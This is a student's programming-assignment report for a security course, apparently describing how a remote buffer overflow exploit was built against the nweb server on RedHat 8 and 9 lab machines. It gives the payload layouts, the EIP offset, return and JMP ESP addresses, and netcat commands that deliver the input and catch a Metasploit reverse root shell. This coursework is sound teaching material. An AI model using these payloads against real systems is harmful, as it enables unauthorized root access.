Jigyas Sharma

Dr. Alexandru Bardas

EECS 765

14 September 2023

Programming Assignment 1: Report

Introduction

The aim of this programming assignment is to create an exploit that will take advantage of the buffer overflow in a program. The targeted operating system is RedHat8 and RedHat9(tentative) and the attack is going to be launched remotely. The exploit is going to target the buffer overflow segmentation faults in nweb. The exploit is going to be designed in a way that the EIP is going to be filled with an address to point to a location in memory which is going to contain a shellcode, and assuming that the nweb server is running with root privileges, the access to the shell provided by the shell code would also have root privileges.

Running the Exploit

Assuming that the virtual boxes are powered up and are running nweb on port 8888:

Regardless of which exploit is to be run:

LHOST = 192.168.32.10

LPORT= 8998

Redhat8:


Step 1: Open a terminal and type “ls” to check if the exploit file exists in the directory. (FileName: RedHat8BOE.py)

Step 2: If the file exists in the directory, run the command “EGG=$(python3 RedHat8BOE.py)”

Step 3: If that command successfully executes, open another terminal and type the command “nc -nvlp 8998”.

Step 4: If in the second terminal, the command returns “listening on [any] 8998 …”, then run the command “echo GET /$EGG HTTP/1.0|nc 192.168.32.40 8888” on the first terminal.

Step 5: The second terminal should receive something like: “connect to [192.168.32.10] from (UNKNOWN) [192.168.32.40] 32770” at which point you could type “whoami” to check if you are root.



Redhat9:

NOTE: On the RedHat9 System, type the command "ulimit -c unlimited" before starting nweb.


Step 1: Open a terminal and type "ls" to check if the exploit file exists in the directory. (FileName: Redhat9BOE.py)

Step 2: If the file exists in the directory, run the command "EGG=$(python3 Redhat9BOE.py)"

Step 3: If that command successfully executes, open another terminal and type the command "nc -nvlp 8998".

Step 4: If in the second terminal, the command returns "listening on [any] 8998 …", then run the command "echo GET /$EGG HTTP/1.0|nc 192.168.32.50 8888" on the first terminal.

Step 5: The second terminal should receive something like: "connect to [192.168.32.10] from (UNKNOWN) [192.168.32.50] 32770" at which point you could type "whoami" to check if you are root.



Developing the Exploit

The initial step to creating the exploit is to check for vulnerabilities. The aim of the attack is to obtain a root shell by calling back from the nweb server. The first part of the process was to recreate the environment in which we would be attacking. This includes starting an nweb server on a Redhat8 machine with some defined parameters(ip address and port). The first step was to check for a buffer overflow vulnerability. To check for the buffer overflow vulnerability, use the metasploit frameworks “pattern_create” and “pattern_offset” scripts. The length for pattern create was 2000 and the offset received was 1032. The next part is to develop a shell script that will return a shell to the attackers ip address who will be listening on some port. To create the shell script, use the metasploit framework’s, msfconsole which will create a shell script with LHOST and LPORT, the shell code can also be specified for multiple languages, we used python. Now with the above information we try to create the structure of the malicious input which we will send to the nweb server.

Now, essentially when I was testing my work, I was running a shell script inside my python program which would create core dumps, however, after talking to the instructors, I think it is essential to understand that the first part of development is to see if your payload works or not, in our case would return a root shell. So, after about a week of using a script, I

switched to a process of having my python program print which is then filled into an environment variable “EGG”(Shawn likes eggs) and then using the command “echo GET /$EGG HTTP/1.0 | nc 192.168.32.40 8888” to send the malicious input. (Note: after I switched to this method, I had my exploit working within one evening).

Structure of the Input

ESSENTIALLY:

IMPORTANT NOTE: The offset, if counted, for me comes out to 1030. This is due to the fact that when in Python3 I pass my string as a byte literal it adds “b/” to the starting of the output. This creates 2 extra bytes when sending the exploit, therefore, we subtract it.

RedHat8:

```
overflow_string = b"\x90"*785+buf+b"\x90"*30+b"\xc1\xf7\xff\xbf"
send_string = b'helloworld' + overflow_string
```

In the overflow string, first 785 bytes are NOP sleds followed by buf which is your shell code and then some more NOP sleds and then lastly the redirection address but backwards(cause Little Endian). Then because you cannot start your string with a NOP sled(it corrupted my input), you create another string, send_string” this string is then put in the environment variable which is then sent over using the GET instruction.

We look at the NOPs as padding, however, the starting string in send_string is also considered padding so that it doesn’t corrupt your sent data. The NOPs are basically instructions that keep passing the baton to the next address till it reaches your shell code. And then you have to fill all the other memory addresses with something(padding) to reach the EIP which you fill with the EIP address since RedHat8 does not randomize the ESP location.

RedHat9:

```
overflow_string = b"\x41"*1020 + b"\xc7\x76\x12\x42"+b"\x90"*3000+buf+b'\x90'*30
send_string = b'helloworld' + overflow_string
```

So, lets break down the structure of the input above. Firstly, we pass 1020 As, these are important as they will help us overflow and reach the eip. Our EIP is at a distance of 1032, so the send_string which starts with “helloworld” adds 10 bytes and the “b/” from using byte literals in python3 account for the remaining 12 bytes, thus, bringing us to 1032 bytes. Now, when we reach this distance, that is where the input starts overflowing into the EIP. Now, as RedHat9 randomizes the ESP address, we cannot just put a static address(its still a static address, just not whatever the ESP address will be). We load the ESP with a JMP ESP instruction, this instruction basically tells your EIP to jump to wherever the ESP is located. After that, we fill our stack with

some padding of NOP sleds again and put our shell code in the middle and then put some more NOP sleds.

Determining the Parameters used in the Malicious Input

RedHat8:

Firstly, to figure out the buffer length we just keep feeding the program more and more data or you could create an absurdly large pattern using “pattern_create” in the metasploit framework. I used a pattern of size 3000 and sent it to the nweb server through ncat. This created a core dump on our recreation of the environment which told us that there was a segmentation fault with signal 11. Using the pattern_offset, we figured out that the saved EIP starts at a distance of 1032. Now, to figure out the architecture, I filled a string with 1032 “A”s and the last 4 bytes with “BCDE”. Upon inspecting the core dump file, the saved EIP was overflowed with “0x45444342”. This step helps us understand that we are working with a Little Endian Architecture and that we have control over what can be written over the EIP. The next part was to figure out what can be a suitable address to overwrite our EIP to and fill those addresses with our shell code. To figure out a suitable memory location we use the command “x/64 $esp-0x__” and then try to work our way upwards to at least 205 bytes, cause that’s how long the shell code is. I worked my way up 0x33F where the memory was filled with As. The memory address I determined to redirect the flow of the code was “0xbffff7c1”.

RedHat9:

Now, since the attack is being conducted on the same program, however, it is running a newer operating system with stack randomization, the only parameter that changes for us, is to figure out what addresses we could fill up and what addresses we could reach. Now, since the ESP is basically different everytime, we could either brute force for ages or use something called a JMP ESP instruction. Essentially, a JMP ESP instruction is an instruction which tells the operating system to go to wherever the ESP is located. Now, it does not matter if we know where the ESP is, the operating system will literally hold our hand and take us to where ESP is hiding. There are multiple tools that can help us locate where the ESP, one of which I came across in my research is called Mona. However, we were given a program that searches where a JMP ESP is located. Now, once you figure out the address where the JMP ESP is located, you basically know what you will be filling up in your EIP.

Generating Malicious Input

RedHat8:

The language I used to generate and test my exploit was python for a week which frustrated me and then I switched to C(attached the half developed exploit) for a brief evening before going back to my work in python.

After figuring out the memory address, where it would be suitable and could fit the entirety of the exploit, you try to reach that address by trying to fill it with characters you can recognize. The input that I sent over after knowing the above information was to create a pattern where I send 827 As, these would represent the NOP sleds, then 205 Fs which would represent the shell code and then 4 Bs, which would be the address to where the redirection of the program would go. Now, in practice those parameters should have worked however, during testing I figured out that it is easier to create a pad before the shell program and after the shell program. Now this process took some time as when you filled up the stack with characters, the behaviour wouldn't change. However, when you replace characters with shell code and NOP sleds, you understand if your code runs or not. Essentially, there should be a better way to figure out how to create a perfect padding. However, I did it using a trial-and-error method of wrapping my shell code with a padding of NOP sleds. The formula that essentially worked for me was putting close to enough padding of NOP sleds in the front that it reaches the redirection address, then putting the shell code and then putting padding of NOP sleds till you reach the start of the EIP at which point you put the address in reverse order (cause Little Endian). It took me close to a weekend to realize that when you send your exploit, if a program just receives NOP sleds, it will corrupt your input, or at least that is what happened in my case. The structure for my exploit which is overflow_string = NOP + shell code + NOP+Redirection address. However, when sending the exploit to the server, I created another string, called "send_string", this string contained some non-trivial string, in my case helloworld. Since, we added helloworld to the start of the send_string you have to subtract that many bytes from your padding. Try to remove it from the padding after the shell code so that you do not have to figure out a new starting NOP padding for your exploit. Now, after similar to the way you were testing while understanding the padding needed, you test to see if your exploit works. Now, since the shell will be returned back to some listening port, you have to listen on that port for that returned shell.

RedHat9:

Now, since we are technically attacking the same program, however, on a newer version of the operating system that has stack address randomization, most of the things we did are going to be the same as they were for the RedHat8 system. First, similar to the way we figured out that we can control the EIP we check if the EIP is in the same place. Now, since the EIP is still 1032 bytes away, we just have to figure out what address should be put in the EIP. Now, since we learnt about JMP ESP in the earlier part of this report, lets run the program provided to us, or use Mona, to figure out where the JMP ESP. Now, it is important to know that the JMP ESP instruction is located in a place where the program has shared files. After running, the program we are outputted with all the addresses where we can find the JMP ESP instruction. The instruction, I chose to go with was 0x421276c7. Now, once the EIP is loaded with this address, we go to look if we are jumping to the ESP. Upon comparing, it seems that we do go inside the ESP however, we do not go to the start of the ESP. Now, to tackle this, we have to figure out a way to fill up the stack in such a way that we reach the shell code. This is not a problem as we learned that there is nothing a little padding cannot fix. Now, in this stage I did come up with an issue. Essentially, you could overflow the program so much that the Operating System takes over tells you that program does not take such inputs. So, we figure out how much padding we can put before we essentially run into a similar issue. Through, trial and error, I figured out that after about using 3000 units of NOP sleds your shell code will eventually be reached, and then I added about 30 units of NOP sleds just to be safe. Now, the general pattern that can be followed for similar operating systems, is that first we add enough input to control our EIP, this could be filled up with whatever character, then we have 4 bytes of the address where the JMP ESP instruction exists and then we fill up the code with some padding and shell code and then again some more padding.

References

Fortinet. (n.d.). Buffer Overflow. Retrieved from https://www.fortinet.com/resources/cyberglossary/buffer-overflow

Author(s): Dumitras, T. Title: ENEE 657 - Homework 2: Buffer Overflow URL: http://users.umiacs.umd.edu/~tdumitra/courses/ENEE657/Fall17/homeworks/enee657_buffer_overflow.pdf

Author(s): Wenliang Du Title: SEED Labs: A Hands-On Lab on Buffer Overflow Attacks URL: https://web.ecs.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf

Author(s): Gentrix Title: Metasploit modules not loading URL: https://forums.kali.org/archive/index.php/t-28940.html
Author(s): RoraZ Title: Why JMP ESP instead of directly jumping into the stack URL: https://security.stackexchange.com/questions/157478/why-jmp-esp-instead-of-directly-jumping-into-the-stack
Lyne, J. (2015, March 25). How They Hack: Buffer Overflow & GDB Analysis [Video file]. Retrieved from https://www.youtube.com/watch?v=V9lMxx3iFWU

Collaborations

Ina Fendel– SSH Issues, Need and benefit from filler code, Problems with byte literals in python3.